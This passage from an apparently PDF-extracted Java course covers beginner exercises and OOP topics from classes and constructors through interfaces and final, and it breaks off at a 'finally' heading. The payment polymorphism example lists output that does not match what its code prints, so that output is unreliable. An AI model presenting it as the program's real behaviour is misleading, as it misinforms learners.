Create a calculator that takes two numbers and an operator (+, -, \*, /) and prints the result.

```

Scanner scanner = new Scanner(System.in);
System.out.print("Enter first number: ");
double num1 = scanner.nextDouble();

System.out.print("Enter operator (+, -, *, /): ");
char operator = scanner.next().charAt(0);

System.out.print("Enter second number: ");
double num2 = scanner.nextDouble();

```

```
// Use switch to perform operation
```

---

## Exercise 2: Grade System

Write a program that takes marks (0-100) and prints the grade:

- 90-100: A+
  - 80-89: A
  - 70-79: B
  - 60-69: C
  - Below 60: F
- 

## Exercise 3: Factorial

Calculate factorial of a number using a loop.

```
Input: 5  
Output: 120 (5 * 4 * 3 * 2 * 1)
```

---

## Exercise 4: Prime Number Checker

Check if a number is prime (divisible only by 1 and itself).

---

## Exercise 5: Palindrome String

Check if a string is palindrome (reads same forwards and backwards).

```
Input: "radar"  
Output: Palindrome  
  
Input: "hello"  
Output: Not Palindrome
```

---

## ⌚ Key Takeaways

1. **8 primitive types** - Use **int** and **double** most often
2. **Variables** hold data, **constants** (final) cannot change
3. **Implicit casting** is automatic, **explicit casting** needs manual conversion
4. **Operators** perform calculations and comparisons
5. **if/else** for decisions, **switch** for multiple values
6. **for loop** when iterations known, **while loop** when condition-based
7. **Scanner** for input, **System.out** for output

- 
8. **Strings are immutable** - use **StringBuilder** for modifications
  9. **Always close Scanner** with `scanner.close()`
- 

## Additional Resources

- Java Operators
  - Java Control Flow
  - String Documentation
  - [StringBuilder Documentation](#)
- 

## Module 2.3: Object-Oriented Programming (OOP) in Java (12 hours)

**Objective:** Master Object-Oriented Programming principles and learn how to design and build real-world applications using classes, objects, inheritance, polymorphism, and more.

---

### What is Object-Oriented Programming?

**Object-Oriented Programming (OOP)** is a programming paradigm based on the concept of "**objects**" that contain data (fields) and code (methods).

#### Real-World Analogy:

Think of a **Car**:

- **Properties (Data)**: color, brand, speed, fuel level
- **Actions (Behavior)**: start(), stop(), accelerate(), brake()

In OOP, we model real-world entities as objects with properties and behaviors.

---

### Four Pillars of OOP

1. **Encapsulation** - Bundling data and methods, hiding internal details
  2. **Inheritance** - Reusing code from parent classes
  3. **Polymorphism** - One interface, multiple implementations
  4. **Abstraction** - Hiding complex implementation details
- 

## 1. Classes & Objects

### 1.1 What is a Class?

A **class** is a blueprint/template for creating objects. It defines what properties and behaviors objects will have.

#### Real-World Analogy:

- **Class** = Architectural blueprint of a house
- **Object** = Actual house built from that blueprint

You can build multiple houses (objects) from one blueprint (class).

---

## 1.2 Creating a Class

**Syntax:**

```
class ClassName {  
    // Fields (variables)  
    dataType fieldName;  
  
    // Methods (functions)  
    returnType methodName() {  
        // code  
    }  
}
```

### Example: Student Class

```
class Student {  
    // Fields (instance variables)  
    String name;  
    int age;  
    String major;  
    double gpa;  
  
    // Method to display student info  
    void displayInfo() {  
        System.out.println("Name: " + name);  
        System.out.println("Age: " + age);  
        System.out.println("Major: " + major);  
        System.out.println("GPA: " + gpa);  
    }  
  
    // Method to check if honors student  
    boolean isHonorsStudent() {  
        return gpa >= 3.5;  
    }  
}
```

---

## 1.3 Creating Objects

**Syntax:**

```
ClassName objectName = new ClassName();
```


**Example:**

```
public class StudentDemo {  
    public static void main(String[] args) {  
        // Create object (instance of Student class)  
        Student student1 = new Student();  
  
        // Set values  
        student1.name = "Alice";  
        student1.age = 20;  
        student1.major = "Computer Science";  
        student1.gpa = 3.8;  
  
        // Call methods  
        student1.displayInfo();  
  
        if (student1.isHonorsStudent()) {  
            System.out.println(student1.name + " is an honors student!");  
        }  
  
        // Create another object  
        Student student2 = new Student();  
        student2.name = "Bob";  
        student2.age = 21;  
        student2.major = "Mathematics";  
        student2.gpa = 3.2;  
  
        student2.displayInfo();  
    }  
}
```

**Output:**

```
Name: Alice  
Age: 20  
Major: Computer Science  
GPA: 3.8  
Alice is an honors student!  
Name: Bob  
Age: 21  
Major: Mathematics  
GPA: 3.2
```

**1.4 Memory Visualization**



## Key Points:

- **Objects** are created in **Heap** memory
  - **References** (student1, student2) are stored in **Stack**
  - Multiple objects can be created from one class
- 

## 2. Constructors

### 2.1 What is a Constructor?

A **constructor** is a special method that is called when an object is created. It initializes the object.

#### Characteristics:

- Same name as class
  - No return type (not even void)
  - Automatically called when object is created
- 

### 2.2 Types of Constructors

#### Default Constructor (No arguments)

```

class Student {
    String name;
    int age;

    // Default constructor
    Student() {
        name = "Unknown";
        age = 0;
        System.out.println("Default constructor called");
    }
}

```

```
// Usage  
Student s = new Student(); // Prints: "Default constructor called"
```

---

## Parameterized Constructor

```
class Student {  
    String name;  
    int age;  
    String major;  
  
    // Parameterized constructor  
    Student(String studentName, int studentAge, String studentMajor) {  
        name = studentName;  
        age = studentAge;  
        major = studentMajor;  
    }  
  
    void display() {  
        System.out.println(name + ", " + age + ", " + major);  
    }  
}  
  
public class ConstructorDemo {  
    public static void main(String[] args) {  
        // Create objects with values  
        Student s1 = new Student("Alice", 20, "CS");  
        Student s2 = new Student("Bob", 21, "Math");  
  
        s1.display(); // Alice, 20, CS  
        s2.display(); // Bob, 21, Math  
    }  
}
```

---

## Constructor Overloading

### Multiple constructors with different parameters.

```
class Student {  
    String name;  
    int age;  
    String major;  
  
    // Constructor 1: No parameters  
    Student() {  
        this.name = "Unknown";  
        this.age = 0;  
        this.major = "Undeclared";  
    }
```

```

// Constructor 2: Name and age only
Student(String name, int age) {
    this.name = name;
    this.age = age;
    this.major = "Undeclared";
}

// Constructor 3: All parameters
Student(String name, int age, String major) {
    this.name = name;
    this.age = age;
    this.major = major;
}

void display() {
    System.out.println(name + ", " + age + ", " + major);
}
}

public class OverloadingDemo {
    public static void main(String[] args) {
        Student s1 = new Student();                      // Uses constructor 1
        Student s2 = new Student("Alice", 20);           // Uses constructor 2
        Student s3 = new Student("Bob", 21, "Math");      // Uses constructor 3

        s1.display(); // Unknown, 0, Undeclared
        s2.display(); // Alice, 20, Undeclared
        s3.display(); // Bob, 21, Math
    }
}

```

### 3. The **this** Keyword

**this** refers to the current object (the object whose method/constructor is being called).

#### 3.1 Uses of **this**

##### 1. Distinguish between instance variables and parameters

```

class Student {
    String name;
    int age;

    // Without this - AMBIGUOUS!
    Student(String name, int age) {
        name = name; // Which name? Parameter or field?
        age = age;   // Confusing!
    }

    // With this - CLEAR!

```

```

        Student(String name, int age) {
            this.name = name; // this.name = instance variable
            this.age = age;   // name (without this) = parameter
        }
    }
}

```

## 2. Call another constructor (Constructor Chaining)

```

class Student {
    String name;
    int age;
    String major;

    Student() {
        this("Unknown", 0, "Undeclared"); // Calls 3-parameter constructor
    }

    Student(String name, int age) {
        this(name, age, "Undeclared"); // Calls 3-parameter constructor
    }

    Student(String name, int age, String major) {
        this.name = name;
        this.age = age;
        this.major = major;
    }
}

```

**Important:** `this()` must be the **first statement** in constructor!

## 3. Return current object

```

class Student {
    String name;

    Student setName(String name) {
        this.name = name;
        return this; // Return current object
    }

    void display() {
        System.out.println(name);
    }
}

// Usage (Method Chaining)
Student s = new Student();
s.setName("Alice").display(); // Alice

```

## 4. Method Overloading

**Method overloading** allows multiple methods with the **same name** but **different parameters**.

**Rules:**

1. Same method name
2. Different parameters (number, type, or order)
3. Return type can be different (but not sufficient alone)

```
class Calculator {  
    // Method 1: Two integers  
    int add(int a, int b) {  
        return a + b;  
    }  
  
    // Method 2: Three integers  
    int add(int a, int b, int c) {  
        return a + b + c;  
    }  
  
    // Method 3: Two doubles  
    double add(double a, double b) {  
        return a + b;  
    }  
  
    // Method 4: Different order  
    String add(int a, String b) {  
        return a + b;  
    }  
  
    String add(String a, int b) {  
        return a + b;  
    }  
}  
  
public class OverloadingDemo {  
    public static void main(String[] args) {  
        Calculator calc = new Calculator();  
  
        System.out.println(calc.add(5, 10));                // 15 (Method 1)  
        System.out.println(calc.add(5, 10, 15));            // 30 (Method 2)  
        System.out.println(calc.add(5.5, 10.5));            // 16.0 (Method 3)  
        System.out.println(calc.add(5, "Hello"));           // 5Hello (Method 4)  
        System.out.println(calc.add("Hello", 5));           // Hello5 (Method 5)  
    }  
}
```

## Why Method Overloading?

- Better code readability
- Same operation, different data types

- Example: `System.out.println()` is overloaded to print int, double, String, etc.
- 

## 5. Encapsulation

**Encapsulation** is bundling data (fields) and methods together and hiding internal details from the outside world.

### 5.1 Why Encapsulation?

**Problem without encapsulation:**

```
class BankAccount {  
    double balance; // Public - anyone can modify!  
}  
  
public class Main {  
    public static void main(String[] args) {  
        BankAccount acc = new BankAccount();  
        acc.balance = 1000;  
  
        // Uh-oh! Direct access - dangerous!  
        acc.balance = -5000; // Negative balance? No validation!  
        System.out.println("Balance: " + acc.balance); // -5000  
    }  
}
```

### Solution: Encapsulation

1. Make fields **private**
  2. Provide **public getter/setter methods** with validation
- 

### 5.2 Implementing Encapsulation

```
class BankAccount {  
    // Private fields (hidden from outside)  
    private String accountNumber;  
    private String accountHolder;  
    private double balance;  
  
    // Constructor  
    public BankAccount(String accountNumber, String accountHolder, double  
initialBalance) {  
        this.accountNumber = accountNumber;  
        this.accountHolder = accountHolder;  
        this.balance = initialBalance;  
    }  
  
    // Getter methods (read-only access)
```

```

public String getAccountNumber() {
    return accountNumber;
}

public String getAccountHolder() {
    return accountHolder;
}

public double getBalance() {
    return balance;
}

// Setter with validation
public void deposit(double amount) {
    if (amount > 0) {
        balance += amount;
        System.out.println("Deposited: $" + amount);
    } else {
        System.out.println("Invalid amount!");
    }
}

public void withdraw(double amount) {
    if (amount > 0 && amount <= balance) {
        balance -= amount;
        System.out.println("Withdrawn: $" + amount);
    } else {
        System.out.println("Invalid amount or insufficient balance!");
    }
}

public void displayInfo() {
    System.out.println("Account: " + accountNumber);
    System.out.println("Holder: " + accountHolder);
    System.out.println("Balance: $" + balance);
}
}

public class EncapsulationDemo {
    public static void main(String[] args) {
        BankAccount acc = new BankAccount("ACC001", "Alice", 1000);

        acc.displayInfo();

        acc.deposit(500);
        acc.withdraw(300);

        // acc.balance = -5000; // ❌ Compile error! balance is private

        acc.displayInfo();
    }
}

```

**Output:**

```
Account: ACC001
Holder: Alice
Balance: $1000.0
Deposited: $500.0
Withdrawn: $300.0
Account: ACC001
Holder: Alice
Balance: $1200.0
```

### 5.3 Benefits of Encapsulation

1. **Data Hiding** - Sensitive data is protected
2. **Validation** - Control how data is set/modified
3. **Flexibility** - Change internal implementation without affecting external code
4. **Read-Only/Write-Only** - Provide only getter (read-only) or only setter (write-only)

## 6. Access Modifiers

**Access modifiers** control the visibility of classes, fields, and methods.

### 6.1 Four Access Modifiers

Modifier	Class	Package	Subclass	World
<b>public</b>	✓	✓	✓	✓
<b>protected</b>	✓	✓	✓	✗
<b>default</b> (no modifier)	✓	✓	✗	✗
<b>private</b>	✓	✗	✗	✗

### 6.2 Examples

```
// File: Person.java
public class Person {
    public String name;           // Accessible everywhere
    protected int age;            // Accessible in same package and subclasses
    String address;              // Default: Accessible in same package only
    private double salary;         // Accessible only within this class

    // Private method
    private void calculateTax() {
        System.out.println("Calculating tax...");
    }

    // Public method (can be called from anywhere)
}
```

```

public void displayInfo() {
    System.out.println("Name: " + name);
    System.out.println("Age: " + age);
    System.out.println("Address: " + address);
    System.out.println("Salary: " + salary); // ✅ Can access private field
within class
    calculateTax(); // ✅ Can call private method
}
}

// File: Main.java
public class Main {
    public static void main(String[] args) {
        Person p = new Person();

        p.name = "Alice"; // ✅ public - accessible
        p.age = 30; // ✅ protected - accessible (same package)
        p.address = "NYC"; // ✅ default - accessible (same package)
        // p.salary = 50000; // ❌ private - NOT accessible

        p.displayInfo(); // ✅ public method - accessible
        // p.calculateTax(); // ❌ private method - NOT accessible
    }
}

```

### 6.3 Best Practices

- **Fields:** Use `private` (encapsulation)
- **Methods:** Use `public` for APIs, `private` for internal logic
- **Classes:** Use `public` for main classes, default for helper classes
- **Constants:** Use `public static final`

## 7. Static Members

`static` keyword means the member belongs to the **class** rather than **instances (objects)**.

### 7.1 Static Variables

**Shared across all objects of the class.**

```

class Student {
    String name; // Instance variable (each object has its own)
    static String school; // Static variable (shared by all objects)
    static int studentCount = 0; // Track number of students

    Student(String name) {
        this.name = name;
        studentCount++; // Increment for each new student
    }
}

```

```

        void display() {
            System.out.println("Name: " + name + ", School: " + school);
        }
    }

public class StaticDemo {
    public static void main(String[] args) {
        // Set static variable (shared by all)
        Student.school = "Java High School";

        Student s1 = new Student("Alice");
        Student s2 = new Student("Bob");
        Student s3 = new Student("Charlie");


        s1.display(); // Name: Alice, School: Java High School
        s2.display(); // Name: Bob, School: Java High School
        s3.display(); // Name: Charlie, School: Java High School

        System.out.println("Total students: " + Student.studentCount); // 3
    }
}


```

### Memory Visualization:

Method Area (Static):



Heap (Instance):



## 7.2 Static Methods

**Can be called without creating an object.**

```

class MathUtils {
    // Static method
    static int add(int a, int b) {
        return a + b;
    }

    static int multiply(int a, int b) {

```

```

        return a * b;
    }

    static double square(double x) {
        return x * x;
    }
}

public class StaticMethodDemo {
    public static void main(String[] args) {
        // Call static methods without creating object
        int sum = MathUtils.add(5, 10);
        int product = MathUtils.multiply(5, 10);
        double sq = MathUtils.square(5);

        System.out.println("Sum: " + sum);           // 15
        System.out.println("Product: " + product);   // 50
        System.out.println("Square: " + sq);         // 25.0
    }
}

```

### Important Rules:

- Static methods **cannot** access instance (non-static) variables/methods directly
- Static methods **cannot** use **this** keyword
- Instance methods **can** access static variables/methods

```

class Example {
    int x = 10;          // Instance variable
    static int y = 20;   // Static variable

    // Static method
    static void staticMethod() {
        // System.out.println(x); // ✗ Error! Cannot access instance variable
        System.out.println(y); // ✓ Can access static variable
    }

    // Instance method
    void instanceMethod() {
        System.out.println(x); // ✓ Can access instance variable
        System.out.println(y); // ✓ Can access static variable
    }
}

```

---

### 7.3 Static Blocks

**Executed once when class is loaded (before constructor).**

```

class Database {
    static String connectionString;

    // Static block (runs once when class is loaded)
    static {
        System.out.println("Initializing database connection...");
        connectionString = "jdbc:mysql://localhost:3306/mydb";
        System.out.println("Connection established!");
    }

    Database() {
        System.out.println("Database object created");
    }
}

public class StaticBlockDemo {
    public static void main(String[] args) {
        System.out.println("Main started");

        Database db1 = new Database();
        Database db2 = new Database();
    }
}

```

## Output:

```

Main started
Initializing database connection...
Connection established!
Database object created
Database object created

```

**Note:** Static block runs **once** (when class loads), not for each object.

---

## 8. Inheritance

**Inheritance** allows a class to inherit properties and methods from another class.

### Real-World Analogy:

- **Parent Class (Superclass):** Animal
- **Child Class (Subclass):** Dog, Cat (inherit from Animal)

Dogs and cats ARE animals, so they inherit common properties (age, name) and behaviors (eat, sleep).

---

### 8.1 Basic Inheritance

#### Syntax:

```

class ParentClass {
    // Parent members
}

class ChildClass extends ParentClass {
    // Child members + inherited members
}

```

**Example:**

```

// Parent class (Superclass)
class Animal {
    String name;
    int age;

    void eat() {
        System.out.println(name + " is eating");
    }

    void sleep() {
        System.out.println(name + " is sleeping");
    }
}

// Child class (Subclass)
class Dog extends Animal {
    String breed;

    void bark() {
        System.out.println(name + " is barking: Woof!");
    }
}

class Cat extends Animal {
    String color;

    void meow() {
        System.out.println(name + " is meowing: Meow!");
    }
}

public class InheritanceDemo {
    public static void main(String[] args) {
        Dog dog = new Dog();
        dog.name = "Buddy";      // Inherited from Animal
        dog.age = 3;              // Inherited from Animal
        dog.breed = "Golden Retriever";

        dog.eat();    // Inherited method
        dog.sleep();  // Inherited method
        dog.bark();   // Dog's own method
    }
}

```

```

        Cat cat = new Cat();
        cat.name = "Whiskers"; // Inherited
        cat.age = 2;           // Inherited
        cat.color = "White";

        cat.eat();    // Inherited method
        cat.sleep();  // Inherited method
        cat.meow();   // Cat's own method
    }
}

```

## Output:

```

Buddy is eating
Buddy is sleeping
Buddy is barking: Woof!
Whiskers is eating
Whiskers is sleeping
Whiskers is meowing: Meow!

```

## 8.2 The **super** Keyword

**super** refers to the parent class. Used to:

1. Access parent class members
2. Call parent class constructor

### Example 1: Accessing Parent Members

```

class Vehicle {
    int maxSpeed = 120;

    void displaySpeed() {
        System.out.println("Max speed: " + maxSpeed);
    }
}

class Car extends Vehicle {
    int maxSpeed = 180; // Overrides parent variable

    void displayBothSpeeds() {
        System.out.println("Car speed: " + maxSpeed);           // 180 (child)
        System.out.println("Vehicle speed: " + super.maxSpeed); // 120 (parent)
    }

    void callParentMethod() {
        super.displaySpeed(); // Calls parent's method
    }
}

```

```

    }

public class SuperDemo {
    public static void main(String[] args) {
        Car car = new Car();
        car.displayBothSpeeds();
        car.callParentMethod();
    }
}

```

### Example 2: Calling Parent Constructor

```

class Person {
    String name;
    int age;

    Person(String name, int age) {
        this.name = name;
        this.age = age;
        System.out.println("Person constructor called");
    }
}

class Employee extends Person {
    String company;
    double salary;

    Employee(String name, int age, String company, double salary) {
        super(name, age); // Call parent constructor FIRST
        this.company = company;
        this.salary = salary;
        System.out.println("Employee constructor called");
    }

    void display() {
        System.out.println("Name: " + name);
        System.out.println("Age: " + age);
        System.out.println("Company: " + company);
        System.out.println("Salary: $" + salary);
    }
}

public class ConstructorChaining {
    public static void main(String[] args) {
        Employee emp = new Employee("Alice", 30, "TechCorp", 75000);
        emp.display();
    }
}

```

### Output:

```
Person constructor called
Employee constructor called
Name: Alice
Age: 30
Company: TechCorp
Salary: $75000.0
```

**Important:** `super()` must be the **first statement** in child constructor!

---

### 8.3 Types of Inheritance

#### 1. Single Inheritance

```
class A { }
class B extends A { }
```

#### 2. Multilevel Inheritance

```
class A { }
class B extends A { }
class C extends B { }
```

#### 3. Hierarchical Inheritance

```
class A { }
class B extends A { }
class C extends A { }
```

**Note:** Java does **NOT** support multiple inheritance (one class extending multiple classes) to avoid the **Diamond Problem**. Use interfaces instead!

---

### 9. Method Overriding

**Method overriding** is when a child class provides its own implementation of a method already defined in the parent class.

```
class Animal {
    void makeSound() {
        System.out.println("Animal makes a sound");
    }

    void eat() {
```

```

        System.out.println("Animal is eating");
    }

}

class Dog extends Animal {
    @Override // Annotation (good practice)
    void makeSound() {
        System.out.println("Dog barks: Woof!");
    }

    // eat() is inherited as-is
}

class Cat extends Animal {
    @Override
    void makeSound() {
        System.out.println("Cat meows: Meow!");
    }
}

public class OverridingDemo {
    public static void main(String[] args) {
        Animal animal = new Animal();
        animal.makeSound(); // Animal makes a sound

        Dog dog = new Dog();
        dog.makeSound(); // Dog barks: Woof! (overridden)
        dog.eat(); // Animal is eating (inherited)

        Cat cat = new Cat();
        cat.makeSound(); // Cat meows: Meow! (overridden)
    }
}

```

## 9.1 Rules for Method Overriding

1. **Same method name**
2. **Same parameters** (number, type, order)
3. **Same or covariant return type**
4. **Cannot have more restrictive access modifier**
  - Parent: **protected** → Child: Can be **protected** or **public** (NOT **private**)
5. **Cannot override **static**, **final**, or **private** methods**

## 9.2 **@Override** Annotation

### Benefits:

- Compiler checks if you're actually overriding
- Prevents typos and mistakes

```

class Parent {
    void display() {
        System.out.println("Parent");
    }
}

class Child extends Parent {
    @Override
    void display() { // ✓ Correct
        System.out.println("Child");
    }

    @Override
    void dispaly() { // ✗ Compile error! Typo detected
        System.out.println("Child");
    }
}

```

## 10. Polymorphism

**Polymorphism** means "many forms". One interface, multiple implementations.

**Types:**

1. **Compile-time Polymorphism** (Method Overloading) - covered earlier
2. **Runtime Polymorphism** (Method Overriding)

### 10.1 Runtime Polymorphism

```

class Animal {
    void makeSound() {
        System.out.println("Animal sound");
    }
}

class Dog extends Animal {
    @Override
    void makeSound() {
        System.out.println("Woof!");
    }
}

class Cat extends Animal {
    @Override
    void makeSound() {
        System.out.println("Meow!");
    }
}

```

```

class Cow extends Animal {
    @Override
    void makeSound() {
        System.out.println("Moo!");
    }
}

public class PolymorphismDemo {
    public static void main(String[] args) {
        // Parent reference, child objects
        Animal animal1 = new Dog();
        Animal animal2 = new Cat();
        Animal animal3 = new Cow();

        // Runtime polymorphism - JVM decides which method to call
        animal1.makeSound(); // Woof!
        animal2.makeSound(); // Meow!
        animal3.makeSound(); // Moo!

        // Array of animals
        Animal[] animals = {new Dog(), new Cat(), new Cow(), new Dog()};

        for (Animal animal : animals) {
            animal.makeSound(); // Polymorphic call
        }
    }
}

```

## Output:

```

Woof!
Meow!
Moo!
Woof!
Meow!
Moo!
Woof!

```

## 10.2 Real-World Example: Payment System

```

class Payment {
    void processPayment(double amount) {
        System.out.println("Processing payment: $" + amount);
    }
}

class CreditCardPayment extends Payment {
    @Override
    void processPayment(double amount) {

```

```

        System.out.println("Processing credit card payment: $" + amount);
    }

}

class PayPalPayment extends Payment {
    @Override
    void processPayment(double amount) {
        System.out.println("Processing PayPal payment: $" + amount);
    }
}

class BitcoinPayment extends Payment {
    @Override
    void processPayment(double amount) {
        System.out.println("Processing Bitcoin payment: $" + amount);
    }
}

public class PaymentSystem {
    // This method works with ANY payment type (polymorphism)
    static void processOrder(Payment payment, double amount) {
        payment.processPayment(amount);
    }

    public static void main(String[] args) {
        // All these are valid due to polymorphism
        Payment payment1 = new CreditCardPayment();
        Payment payment2 = new PayPalPayment();
        Payment payment3 = new BitcoinPayment();

        processOrder(payment1, 100.00);
        processOrder(payment2, 50.00);
        processOrder(payment3, 200.00);
    }
}
}

```

## Output:

```

Processing $100.0 via Credit Card
Processing $50.0 via PayPal
Processing $200.0 via Bitcoin

```

## Benefits:

- Write code once, works with many types
- Easy to add new payment methods without changing existing code
- Flexibility and extensibility

---

## 11. Abstract Classes

**Abstract class** is a class that cannot be instantiated (cannot create objects). It serves as a template for subclasses.

### 11.1 When to Use Abstract Classes?

- When you want to provide a **common base** with some implementation
  - When you have methods that **must be overridden** by subclasses
  - When you want to enforce a **contract** but provide some default behavior
- 

### 11.2 Syntax

```
abstract class ClassName {  
    // Abstract method (no body)  
    abstract returnType methodName();  
  
    // Concrete method (with body)  
    void concreteMethod() {  
        // implementation  
    }  
}
```

---

### 11.3 Example

```
abstract class Shape {  
    String color;  
  
    // Constructor  
    Shape(String color) {  
        this.color = color;  
    }  
  
    // Abstract methods (must be implemented by subclasses)  
    abstract double calculateArea();  
    abstract double calculatePerimeter();  
  
    // Concrete method (common to all shapes)  
    void displayColor() {  
        System.out.println("Color: " + color);  
    }  
}  
  
class Circle extends Shape {  
    double radius;  
  
    Circle(String color, double radius) {  
        super(color);  
        this.radius = radius;  
    }  
}
```

```

@Override
double calculateArea() {
    return Math.PI * radius * radius;
}

@Override
double calculatePerimeter() {
    return 2 * Math.PI * radius;
}
}

class Rectangle extends Shape {
    double length;
    double width;

    Rectangle(String color, double length, double width) {
        super(color);
        this.length = length;
        this.width = width;
    }

    @Override
    double calculateArea() {
        return length * width;
    }

    @Override
    double calculatePerimeter() {
        return 2 * (length + width);
    }
}

public class AbstractDemo {
    public static void main(String[] args) {
        // Shape shape = new Shape("Red"); // ✗ Error! Cannot instantiate
        abstract class

        Shape circle = new Circle("Red", 5);
        circle.displayColor();
        System.out.println("Area: " + circle.calculateArea());
        System.out.println("Perimeter: " + circle.calculatePerimeter());

        System.out.println();

        Shape rectangle = new Rectangle("Blue", 4, 6);
        rectangle.displayColor();
        System.out.println("Area: " + rectangle.calculateArea());
        System.out.println("Perimeter: " + rectangle.calculatePerimeter());
    }
}

```

**Output:**

```
Color: Red  
Area: 78.53981633974483  
Perimeter: 31.41592653589793
```

```
Color: Blue  
Area: 24.0  
Perimeter: 20.0
```

## 11.4 Key Points

- Abstract class can have **both abstract and concrete methods**
- Abstract methods **must be overridden** by subclasses
- Abstract class **can have constructors**
- Abstract class **can have instance variables**
- A class can extend **only one** abstract class

## 12. Interfaces

**Interface** is a completely abstract class with only abstract methods (Java 7) or can also have default/static methods (Java 8+).

### 12.1 Why Interfaces?

- **Multiple inheritance** - A class can implement multiple interfaces
- **Contract** - Defines WHAT to do, not HOW to do
- **Loose coupling** - Reduces dependencies between classes

### 12.2 Syntax

```
interface InterfaceName {  
    // Abstract methods (implicitly public abstract)  
    void method1();  
    int method2();  
  
    // Constants (implicitly public static final)  
    int CONSTANT = 100;  
}
```

### 12.3 Example

```
interface Animal {  
    // Abstract methods (no body)
```

```
void eat();
void sleep();
void makeSound();
}

class Dog implements Animal {
    @Override
    public void eat() {
        System.out.println("Dog eats bones");
    }

    @Override
    public void sleep() {
        System.out.println("Dog sleeps");
    }

    @Override
    public void makeSound() {
        System.out.println("Dog barks: Woof!");
    }
}

class Cat implements Animal {
    @Override
    public void eat() {
        System.out.println("Cat eats fish");
    }

    @Override
    public void sleep() {
        System.out.println("Cat sleeps");
    }

    @Override
    public void makeSound() {
        System.out.println("Cat meows: Meow!");
    }
}

public class InterfaceDemo {
    public static void main(String[] args) {
        Animal dog = new Dog();
        dog.eat();
        dog.sleep();
        dog.makeSound();

        System.out.println();

        Animal cat = new Cat();
        cat.eat();
        cat.sleep();
        cat.makeSound();
    }
}
```

---

## 12.4 Multiple Interfaces

Java supports multiple inheritance through interfaces!

```
interface Flyable {
    void fly();
}

interface Swimmable {
    void swim();
}

class Duck implements Flyable, Swimmable {
    @Override
    public void fly() {
        System.out.println("Duck is flying");
    }

    @Override
    public void swim() {
        System.out.println("Duck is swimming");
    }
}

public class MultipleInterfaceDemo {
    public static void main(String[] args) {
        Duck duck = new Duck();
        duck.fly();
        duck.swim();
    }
}
```

---

## 12.5 Default Methods (Java 8+)

Interfaces can have default methods with implementation.

```
interface Vehicle {
    // Abstract method
    void start();

    // Default method (has body)
    default void stop() {
        System.out.println("Vehicle stopped");
    }
}

class Car implements Vehicle {
    @Override
    public void start() {
```

```

        System.out.println("Car started");
    }

    // Can override default method if needed
    @Override
    public void stop() {
        System.out.println("Car stopped with brakes");
    }
}

class Bike implements Vehicle {
    @Override
    public void start() {
        System.out.println("Bike started");
    }

    // Uses default stop() method
}

public class DefaultMethodDemo {
    public static void main(String[] args) {
        Vehicle car = new Car();
        car.start();
        car.stop(); // Overridden

        Vehicle bike = new Bike();
        bike.start();
        bike.stop(); // Default implementation
    }
}

```

## 12.6 Static Methods in Interfaces (Java 8+)

```

interface MathOperations {
    static int add(int a, int b) {
        return a + b;
    }

    static int multiply(int a, int b) {
        return a * b;
    }
}

public class StaticInterfaceMethod {
    public static void main(String[] args) {
        // Call static methods using interface name
        int sum = MathOperations.add(5, 10);
        int product = MathOperations.multiply(5, 10);

        System.out.println("Sum: " + sum);
        System.out.println("Product: " + product);
    }
}

```

```
}
```

## 12.7 Abstract Class vs Interface

Feature	Abstract Class	Interface
<b>Methods</b>	Abstract + Concrete	Abstract + Default + Static
<b>Variables</b>	Any type	Only constants (public static final)
<b>Constructors</b>	Yes	No
<b>Multiple Inheritance</b>	No (single)	Yes (multiple)
<b>Access Modifiers</b>	Any	public (methods)
<b>When to Use</b>	Common base with shared code	Define contract, multiple inheritance

## 13. The `final` Keyword

### 13.1 Final Variables (Constants)

```
final int MAX_SIZE = 100;
// MAX_SIZE = 200; // ✗ Error! Cannot reassign
```

### 13.2 Final Methods (Cannot be Overridden)

```
class Parent {
    final void display() {
        System.out.println("This cannot be overridden");
    }
}

class Child extends Parent {
    // @Override
    // void display() { // ✗ Error! Cannot override final method
    //     System.out.println("Trying to override");
    // }
}
```

### 13.3 Final Classes (Cannot be Inherited)

```

final class FinalClass {
    void display() {
        System.out.println("This class cannot be extended");
    }
}

// class SubClass extends FinalClass { // ✗ Error! Cannot extend final class
// }

```

## Examples of final classes in Java:

- `String`
  - `Integer`, `Double`, etc. (wrapper classes)
  - `Math`
- 

## 14. `finally` and `finalize()`

### 14.1 `finally` Block

